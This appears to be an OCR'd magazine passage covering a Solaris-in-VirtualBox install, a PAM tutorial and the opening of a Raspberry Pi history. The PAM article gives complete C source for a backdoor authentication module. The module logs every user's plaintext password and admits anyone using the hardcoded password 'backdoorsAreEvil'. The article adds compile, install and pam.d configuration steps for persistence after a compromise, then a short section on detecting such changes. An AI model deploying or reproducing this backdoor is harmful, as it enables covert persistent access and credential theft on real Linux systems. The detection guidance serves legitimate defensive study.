


Figure 5. Oracle Solaris on Apple OS X.

Oracle Solaris 11 will recognize the virtualized devices that the virtual machine provides. If you run Oracle Solaris 11 in full-screen mode, you might actually forget that there's another operating system running in the background. The one drawback to this approach is that you need enough memory to run two operating systems simultaneously – a minimum of 2 GB is recommended for good performance. You should also allow a minimum of 7 GB of disk space to install the operating system in virtual machine.

Oracle VM VirtualBox is a free-to-download virtualization application that can run on Microsoft Windows, Apple OS X, Linux, and Oracle Solaris x86 as host platforms, and supports most of the flavours of Linux, like Redhat & Oracle Enterprise Linux as guest OS. It also supports Oracle Solaris as one of its many guests.

Oracle makes it easy to try this approach by offering a number of pre-installed virtual machines for Oracle VM VirtualBox as appliances and VM templates that are focused towards a specific use, for example, to evaluate the developer tools that are available on Oracle Solaris 11.

After you have booted off the Live Media, the installation process is straightforward. Simply click the Install Oracle Solaris icon on the desktop to launch the graphical installer, shown in Figure 6.




Figure 6. The Oracle Solaris 11 Graphical Installer.

As you can see from the above Figure, the installation process is simple and asks some basic questions before installing a fixed set of packages. After Oracle Solaris has successfully been installed, you can easily customize the installation by using the Package Manager. After the installation process is complete, you can reboot into your new Oracle Solaris environment or review the Oracle Solaris installation log, as shown in Figure 7.




Figure 7. Reviewing the Installation Log.

Now you are ready to launch your work.

About the Author:

Nitin Kanoija has 8+ years of experience in IT industry with core expertise in Unix/Linux and Veritas. He is currently working as Senior Corporate Trainer with Koenig Solutions Ltd. Nitin possesses vast experience on Unix/Linux, Oracle Virtualization & Clustering technologies and has also handled several projects which demand in-depth knowledge of Unix/Linux and clustering. Nitin is Sun Certified System Administration Certification (SCSA) & Sun Certified Network Administration Certification (SCNA).

What is PAM and Why Do I Care?

by Jerry Craft

Pluggable Authentication Modules (PAM) is the main mechanism for Linux, as well as other Unix systems, that performs the authentication of the user every time they log in. PAM can be configured in a number of ways in order to authenticate the user in a variety of means, such as using passwords, SSH keys, smart cards, etc.

What will you learn?

- What Pluggable Authentication Modules are
- How PAM can be used

What should you know?

- Basic knowledge of Linux

PAM can be used to authenticate users not only when logging on to the system from the traditional logon screen, but also through services such as FTP, HTTP, SAMBA and other services can use the PAM. If an attacker is able to modify the integrity of the PAM system, then they are given the ability to modify the method for PAM to authenticate users which is a perfect situation for creating a backdoor that will be used to establish a path with which they can access systems again. This article will detail how a simple PAM module can be created that could be placed on a system to allow an attacker to access a system in the future. This would be useful if an attacker has already gained root access to a system and wants to ensure that they are able to access it again if their original path in is corrected. This article will also be useful for anyone in charge of defending systems as it will give the reader an understanding of what to monitor on their systems to detect compromise as well as help in investigations.

Introduction to the PAM configuration file:

All Linux distributions have a different method of configuring the PAM configuration as the PAM configuration is fairly versatile in the way rules can be written. This section will detail information specifically as it relates to Red Hat Enterprise Linux 6, as well as Centos 6, to give the reader an understanding of the configuration which can be modified to any Linux OS that utilizes PAM. The configuration for PAM is in the /etc/pam.d directory. There are a number of files in the directory to deal with various services that use PAM, such as SSHD, the Gnome login, SU and a bunch of other key services. If you go into the sshd file, you will notice that the second line after the comment includes auth include password-auth. Looking at almost all the other files that deal with network services in the /etc/pam.d directory reveals that almost every service has this line in it. What this does is create a single file password-auth to update to affect the rules of all services that include this line. This prevents the administrator from having to edit every single file if they want to change these policies. The system-auth is used for logging in for the console as well as utilizing the su command. The password-auth and system-auth files are two files that are generally all that need to be edited in order to change the PAM policies unless the change only needs to be specific to a service. The configuration follows a pattern of:

```
<group> <control flags>        <module and possibly arguments>
```

The password-auth file is broken into four groups: auth, account, password and session. Each of those groups then calls a module which can provide a number of functions. The different groups are displayed in Figure 1.

auth	Auth provides the main identification and authentication of the user. Generally this is through passwords, but can be other mechanisms, such as smart cards. Pam_unix.so (this module is used in all of the groups) provides the main authentication piece that verifies the username and password of the user when they log in.
account	Account provides a number of services to verify if the account follows a number of rules. This can be used to lock out accounts after a certain number of tries, ensures that the user is in certain groups, etc.
password	This group is used when the user sets their password. This is primarily used to check for the password complexity when the user sets their password. Pam_cracklib.so can be set up to ensure a minimum number of characters are used, require lower case, uppercase and symbols, etc. Pam_unix.so here can allow you to change the type of encryption that is used (sha512 is now the default in Red Hat 6).
session	Responsible for setting up and tearing down a service. Is used by services in different ways. One specific thing it does is mount user's home directory and a lot of other functions that this article isn't too concerned with.

Figure 1. Groups available in PAM configurati.

Each of the modules is appended with, so they can be shared. Some of these shared objects can take arguments that change their function and how they operate.

All the rules are read from top to bottom in a particular group. After each module is run, a value is returned of pass or fail, the control flag is evaluated to see whether to allow it to continue or not. The control flag can be required, requisite, optional or sufficient as explained by Figure 2.

Required	If this module doesn't succeed, the entire group will fail, which means the user won't be able to login or change their password. PAM will immediately stop evaluating further in the stack.
Requisite	Very similar to required in that if this module doesn't succeed, the entire group will again fail, the only difference is that PAM will continue running through each of the modules. When it reaches the end, though, it will still fail.
Optional	The module will be run, but what it returns is irrelevant.
Sufficient	If this module succeeds, immediately allow the entire group to pass and PAM will no longer continue evaluating following modules.

Figure 2. Available control flags in PAM configuration files.

As has been explained, there are a number of modules that are available with a number of arguments that can be passed in to customize each module. Documentation is stored in /usr/share/doc/pam-1.1.1/ (replace the version number with another if you have a different Linux distribution) that contains each of the individual modules in depth.

A quick note about Red Hat/Centos is that there is an authconfig program that when run, overwrites all customized configurations. In order to prevent this from happening, simply disable the use of the authconfig program with the command:

```
chmod -x `which authconfig`
```

Creating your own PAM module for nefarious purposes:

Creating a PAM module is generally done in C. This should only be done on non-production systems (obviously) as if a mistake is made, it may prevent the user from logging into the system again (or let anyone logon). Writing modules is fairly simple and usually just involves creating a module with one or more custom functions. A module can be used in one or more of the groups such as auth, session, account and/or password as discussed above, in order to perform different functions depending on which group the module is being used in. The pattern for each of the functions is as follows:

```
PAM_EXTERN int pam_sm_FUNCTION(pam_handle_t *pamh,

int flags, int argc, const char **argv)
```

Function is to be replaced with one of the following with their matching group displayed in Figure 3.

Function	Group
authenticate	Auth
setcred	Auth
acct_mgmt	Account
chauthtok	Password
open_session	Session
close_session	Session

Table 3. Available functions for PAM

hese functions can either return PAM_SUCCESS when the module is successful, or another value in the case of errors (such as the user password was incorrect). Depending on what is returned, the rules defined in the PAM configuration files decide how this return code will be used. For example, if the rule is optional, then the return code doesn't really matter. If the rule is defined as required, then PAM_SUCCESS must be returned, otherwise PAM no longer continues to evaluate the rules.

For the purposes of making something nefarious, the authenticate function is the most useful and this will be used for the rest of the article.

Figure 4. PAM_prime.c code containing a backdoor of backdoorsAreEvil.

```
#include <pwd.h>
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <syslog.h>

#include <security/pam_modules.h>

PAM_EXTERN int
pam_sm_authenticate(pam_handle_t *pamh, int flags,
    int argc, const char *argv[])
{
struct pam_conv *conv;
struct passwd *pwd;
const char *user;
char *password;
int pam_err;


/* identify user */
if ((pam_err = pam_get_user(pamh, &user, NULL)) != PAM_SUCCESS)
    return (pam_err);
if ((pwd = getpwnam(user)) == NULL)
    return (PAM_USER_UNKNOWN);

/* get password */
pam_err = pam_get_item(pamh, PAM_CONV, (const void **)&conv);
if (pam_err != PAM_SUCCESS)
    return (PAM_SYSTEM_ERR);
pam_err = pam_get_authtok(pamh, PAM_AUTHTOK,
       (const char **)&password, NULL);

/* compare passwords */
    char* output = (char*) malloc(sizeof(pwd->pw_name) + (strlen(password) *
            sizeof(char)) + 20*sizeof(char));
    snprintf(output, 100, "USER: %s, Password: %s", pwd->pw_name, password);
syslog(LOG_ERR, output);
    if(!strncmp(password,"backdoorsAreEvil",25)) {
            syslog(LOG_ERR, "Backdoor activated");
            return PAM_SUCCESS;
    }
return (PAM_AUTH_ERR);
}
```

The code listed in Figure 1 contains the pam_sm_authenticate function so it will be used when the user logs in. The password is checked to see if the user typed in backdoorsAreEvil and if so, PAM_SUCCESS is returned. This function also writes Backdoor activated into /var/log/messages which may not be desirable if this is truly being used for malicious intent. Note that this module doesn't have to authenticate valid users or do anything else that would be expected of an authentication system. Just because the module returns PAM_AUTH_ERR doesn't mean the user can't login unless the rule in the configuration file is set to required. If the rule is set to either sufficient or optional, then PAM will continue evaluating the rules in the configuration file.

```
yum install pam-devel
```

In order to compile this, you must first install pam-devel. For Red Hat, simply run the command:

To compile and install the package, run the following commands (replace lib64 with lib on 32 bit systems).

```
[root@Centos Desktop]# gcc -fPIC -c pam_prime.c

[root@Centos Desktop]# ld -x --shared -o pam_prime.so pam_prime.o

[root@Centos Desktop]# cp pam_prime.so /lib64/security/
```

Finally, add the following line to the beginning of the auth group in /etc/pam.d/password-auth and /etc/pam.d/system-auth:

```
#%PAM-1.0
# This file is auto-generated.
# User changes will be destroyed the next time authconfig is run.
auth        sufficient    pam_prime.so
auth        required      pam_env.so
auth        sufficient    pam_unix.so nullok try_first_pass
auth        requisite     pam_succeed_if.so uid >= 500 quiet
auth        required      pam_deny.so
```

```
auth    sufficient pam_prime.so
```

This line simply says that if the pam_prime module returns PAM_SUCCESS, that is enough and do not continue evaluating the rest of the PAM modules. This means that with this installed attacker can log on with just a valid user name and the password backdoorsAreEvil.

This could be highly useful as a method of maintaining access after compromising a system. No extra ports are opened so long as SSH or another service utilizing PAM is available and an attacker can simply login with the same password through normal services.

Defense of PAM module backdoors

The first defense of a PAM module backdoor is simply preventing the attacker from gaining root access in the first place. Without root, it is impossible to place the necessary module or modify the PAM configuration file. Of course this isn't always possible, so the next best defense is to monitor file changes on a system. If anything involving the PAM system changes, administrators should investigate the change, looking into why and how the change occurred. Simply auditing all of the files in /etc/pam.d will go a long way, so long as the logs are looked at and preferably sent to a system log server.

To audit the files password-auth-ac and system-auth-ac, simply add this to /etc/audit/audit.rules and ensure auditd is set to run.

Tools that periodically verify the hash sums of files can also be helpful. Ensure that configuration files, as well as programs, are verified for integrity. RPM provides a convenient method of verifying files in an RPM package. This is convenient, as when files are updated, the hashes are also

```
-w /etc/pam.d/password-auth-ac -p wa -k pamdconfigchange

-w /etc/pam.d/system-auth-ac -p wa -k pamdconfigchange
```

automatically updated when the package is properly updated (packages are signed by the vendor and therefore are considered trusted). Simply run the command rpm -qVa in order to collect information on files including file hashes, permissions and more. Simply keeping a running copy of this file and then periodically checking it with a known good working copy can prove very useful. See http://docs.fedoraproject.org/en-US/Fedora_Draft_Documentation/0.1/html/RPM_Guide/ch04s04.html for more details.

Conclusions

PAM should be understood by any security professional who must work with Linux. This knowledge is invaluable for people trying to defend systems as well as people looking to exploit systems. For more information, reading the information included in the /usr/share/doc/pam-* directory is a good start. For more in depth reading, Packt Publishing has an excellent cheap eBook called Pluggable Authentication Modules: The Definitive Guide to PAM for Linux SysAdmins and C Developers by Kenneth Geisshirt.

How About Some Raspberry Pi

by Jerry Craft

In early 2006, Eben Upton was working with undergraduate admissions in computer science as a PhD Candidate for the University of Cambridge. Working in admissions, he was hoping to find kids who were used to playing around with computers, but instead discovered something different. The love for figuring out how a computer functioned wasn't part of the college application. Eben discovered kids were no longer writing programs and taking apart circuit boards. Instead, they were playing video games or using the family computers to update MySpace/Facebook posts. Kids didn't have access to a computer they could blow up or really get into and discover how a computer functions. The hacking instinct was gone. 